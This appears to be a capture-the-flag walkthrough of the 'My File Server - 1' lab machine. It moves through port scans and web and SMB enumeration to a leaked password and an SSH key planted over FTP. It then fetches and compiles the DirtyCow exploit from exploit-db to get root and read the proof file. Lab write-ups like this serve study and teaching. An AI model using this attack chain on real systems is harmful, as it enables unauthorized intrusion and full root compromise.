
Host discovery:

netdiscover -r 192.74.3.0/24



nmap -sC -sV -A -p- 192.74.3.113 -oN nmp.txt

 # Nmap 7.95 scan initiated Sun Apr 27 12:29:19 2025 as: /usr/lib/nmap/nmap -sC -sV -A -p- -oN nmp.txt 192.74.3.113

Nmap scan report for 192.74.3.113

Host is up (0.00056s latency).

Not shown: 64444 filtered tcp ports (no-response), 79 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.2

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_drwxrwxrwx 3 0 0 16 Feb 19 2020 pub [NSE: writeable]

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:192.74.3.111

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPd 3.0.2 - secure, fast, stable

|_End of status

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

| ssh-hostkey:

| 2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)

| 256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)

|_ 256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)

80/tcp open http Apache httpd 2.4.6 ((CentOS))

|_http-server-header: Apache/2.4.6 (CentOS)

|_http-title: My File Server

| http-methods:

|_ Potentially risky methods: TRACE

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100003 3,4 2049/tcp nfs

| 100003 3,4 2049/tcp6 nfs

| 100003 3,4 2049/udp nfs

| 100003 3,4 2049/udp6 nfs

| 100005 1,2,3 20048/tcp mountd

| 100005 1,2,3 20048/tcp6 mountd

| 100005 1,2,3 20048/udp mountd

| 100005 1,2,3 20048/udp6 mountd

| 100021 1,3,4 41817/udp nlockmgr

| 100021 1,3,4 55078/tcp6 nlockmgr

| 100021 1,3,4 56499/tcp nlockmgr

| 100021 1,3,4 59962/udp6 nlockmgr

| 100024 1 47578/udp6 status

| 100024 1 52079/tcp status

| 100024 1 52213/tcp6 status

| 100024 1 52478/udp status

| 100227 3 2049/tcp nfs_acl

| 100227 3 2049/tcp6 nfs_acl

| 100227 3 2049/udp nfs_acl

|_ 100227 3 2049/udp6 nfs_acl

445/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)

2049/tcp open nfs_acl 3 (RPC #100227)

2121/tcp open ftp ProFTPD 1.3.5

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_Can't get directory listing: ERROR

20048/tcp open mountd 1-3 (RPC #100005)

MAC Address: 08:00:27:D7:88:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%), Linux 2.6.32 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: Host: FILESERVER; OS: Unix

Host script results:

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-time:

| date: 2025-04-27T16:30:45

|_ start_date: N/A

|_clock-skew: mean: -1h50m01s, deviation: 3h10m30s, median: -2s

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.9.1)

| Computer name: localhost

| NetBIOS computer name: FILESERVER\x00

| Domain name: \x00

| FQDN: localhost

|_ System time: 2025-04-27T22:00:43+05:30

TRACEROUTE


HOP RTT ADDRESS

1 0.56 ms 192.74.3.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

 # Nmap done at Sun Apr 27 12:30:57 2025 -- 1 IP address (1 host up) scanned in 97.46 seconds

vim /etc/hosts



gobuster dir -u http://192.74.3.113 -x .txt,.php,.htm,.html -w /usr/share/wordlists/dirb/big.txt

===

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://192.74.3.113

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirb/big.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Extensions: txt,php,htm,html

[+] Timeout: 10s

===

Starting gobuster in directory enumeration mode

===

/.htaccess (Status: 403) [Size: 211]

/.htaccess.html (Status: 403) [Size: 216]

/.htaccess.htm (Status: 403) [Size: 215]

/.htaccess.php (Status: 403) [Size: 215]

/.htpasswd (Status: 403) [Size: 211]

/.htaccess.txt (Status: 403) [Size: 215]

/.htpasswd.htm (Status: 403) [Size: 215]

/.htpasswd.txt (Status: 403) [Size: 215]

/.htpasswd.php (Status: 403) [Size: 215]

/.htpasswd.html (Status: 403) [Size: 216]

/cgi-bin/.htm (Status: 403) [Size: 214]

/cgi-bin/ (Status: 403) [Size: 210]

/cgi-bin/.html (Status: 403) [Size: 215]

/index.html (Status: 200) [Size: 174]

/readme.txt (Status: 200) [Size: 25]

Progress: 102345 / 102350 (100.00%)

==========

Finished


==========

Got a password:

curl http://192.74.3.113/readme.txt

My Password is

rootroot1



nikto --url http://myfileserver.com

- Nikto v2.5.0

+ Target IP: 192.74.3.113

+ Target Hostname: myfileserver.com

+ Target Port: 80

+ Start Time: 2025-04-27 12:40:28 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)

+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.

+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .

+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing

+ /readme.txt: This might be interesting.

+ /icons/: Directory indexing found.

+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

+ 8768 requests: 0 error(s) and 8 item(s) reported on remote host

+ End Time: 2025-04-27 12:40:57 (GMT-4) (29 seconds)

---

smbmap -H 192.74.3.113

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com

https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports... *[*] Detected 1 hosts serving SMB*

[|] Authenticating... *[/] Authenticating...*
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[-] Enumerating shares...

[+] IP: 192.74.3.113:445 Name: myfileserver.com Status: NULL Session

Disk	Permissions	Comment
print$	NO ACCESS	Printer Drivers
smbdata	READ, WRITE	smbdata
smbuser	NO ACCESS	smbuser
IPC$	NO ACCESS	IPC Service (Samba 4.9.1)

[\] Closing connections.. *[|] Closing connections..*
[/] Closing connections.. *[-] Closing connections..*
[*] Closed 1 connections

Found:

```
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
```

ssh-keygen -b 2048

```
┌──(root㉿kali)-[~/Desktop/box/myFileServer]
└─# ssh-keygen -b 2048
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:qH0/1ckA3B9+f4jKxiVqInfi6UzcMBiBqH9ijoAKt3Y root@kali
The key's randomart image is:
+--[ED25519 256]--+
| . ..    . .     |
|. .  .    o . .  |
|.   .      . o . |
|.    o .    . o .|
|..  . + S    = +.|
|+ = .+ +  . + = o|
|+= +. + o+ =    .|
|o + Eo+o+.*      |
| . . === ...     |
+----[SHA256]-----+
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ls -la
total 24
drwx------  2 root root 4096 Apr 27 13:02 .
drwx------ 26 root root 4096 Apr 27 12:34 ..
-rw-------  1 root root  399 Apr 27 13:02 id_ed25519
-rw-r--r--  1 root root   91 Apr 27 13:02 id_ed25519.pub
-rw-------  1 root root 2418 Apr 27 12:59 known_hosts
-rw-------  1 root root 1912 Apr 25 18:41 known_hosts.old
```

ftp 192.74.3.113

```
┌──(root㉿kali)-[~/Desktop/box/myFileServer]
└─# ftp 192.74.3.113
Connected to 192.74.3.113.
220 (vsFTPd 3.0.2)
Name (192.74.3.113:root): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5820|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
```

mkdir .ssh

cd .ssh

put /root/.ssh/id_ed25519.pub authorized_keys

```
-rw-r--r--    1 1000     1000           18 Mar 05  2015 .bash_logout
-rw-r--r--    1 1000     1000          193 Mar 05  2015 .bash_profile
-rw-r--r--    1 1000     1000          231 Mar 05  2015 .bashrc
drwxr-xr-x    2 1000     1000            6 Apr 27 18:09 .ssh
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /r
root    run
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5368|).
150 Ok to send data.
100% |*****************************************************************************************|    91      705.29 KiB/s    00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (63.11 KiB/s)
ftp>
```

ssh smbuser@192.74.3.113


```
┌──(root㉿kali)-[~]
└─# ssh smbuser@192.74.3.113
   ##############################################################################################
   #                                      Armour Infosec                                        #
   #                              --------- www.armourinfosec.com ------------                  #
   #                                        My File Server - 1                                  #
   #                                   Designed By  :- Akanksha Sachin Verma                    #
   #                                   Twitter      :- @akankshavermasv                         #
   ##############################################################################################

Last login: Sun Apr 27 23:38:01 2025 from 192.74.3.103
[smbuser@fileserver ~]$
```

uname -a

```
[smbuser@fileserver ~]$ bash -p
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

Look for vulnerability:



cd /tmp

ls

wget https://www.exploit-db.com/download/40616 -O exploit.c

```
[smbuser@fileserver ~]$ cd /tmp
[smbuser@fileserver tmp]$ ls
systemd-private-12b43ec5754f44c29c18320adb549eaa-httpd.service-81JoXw
[smbuser@fileserver tmp]$ wget https://www.exploit-db.com/download/40616 -O exploit.c
--2025-04-28 00:05:33--  https://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [application/txt]
Saving to: 'exploit.c'

100%[======================================================================>] 4,963       --.-K/s   in 0s

2025-04-28 00:05:37 (843 MB/s) - 'exploit.c' saved [4963/4963]

[smbuser@fileserver tmp]$
```

gcc -o ke -pthread exploit.c

```
[smbuser@fileserver tmp]$ gcc -o ke -pthread exploit.c
exploit.c: In function 'procselfmemThread':
exploit.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled
 by default]
         lseek(f,map,SEEK_SET);
         ^
In file included from exploit.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^
[smbuser@fileserver tmp]$ ls
exploit.c  ke  systemd-private-12b43ec5754f44c29c18320adb549eaa-httpd.service-81JoXw
[smbuser@fileserver tmp]$ ./ke
```

./ke

```
[smbuser@fileserver tmp]$ ./ke
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver tmp]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver tmp]# whoami
root
[root@fileserver tmp]# cd
bash: cd: HOME not set
[root@fileserver tmp]# /root
bash: /root: Is a directory
[root@fileserver tmp]# cd /
[root@fileserver /]# ls
bin   dev  home  lib64  mnt  proc  run   smbdata  sys  usr
boot  etc  lib   media  opt  root  sbin  srv      tmp  var
[root@fileserver /]# cd root/
[root@fileserver root]# ls
proof.txt
[root@fileserver root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver root]#
```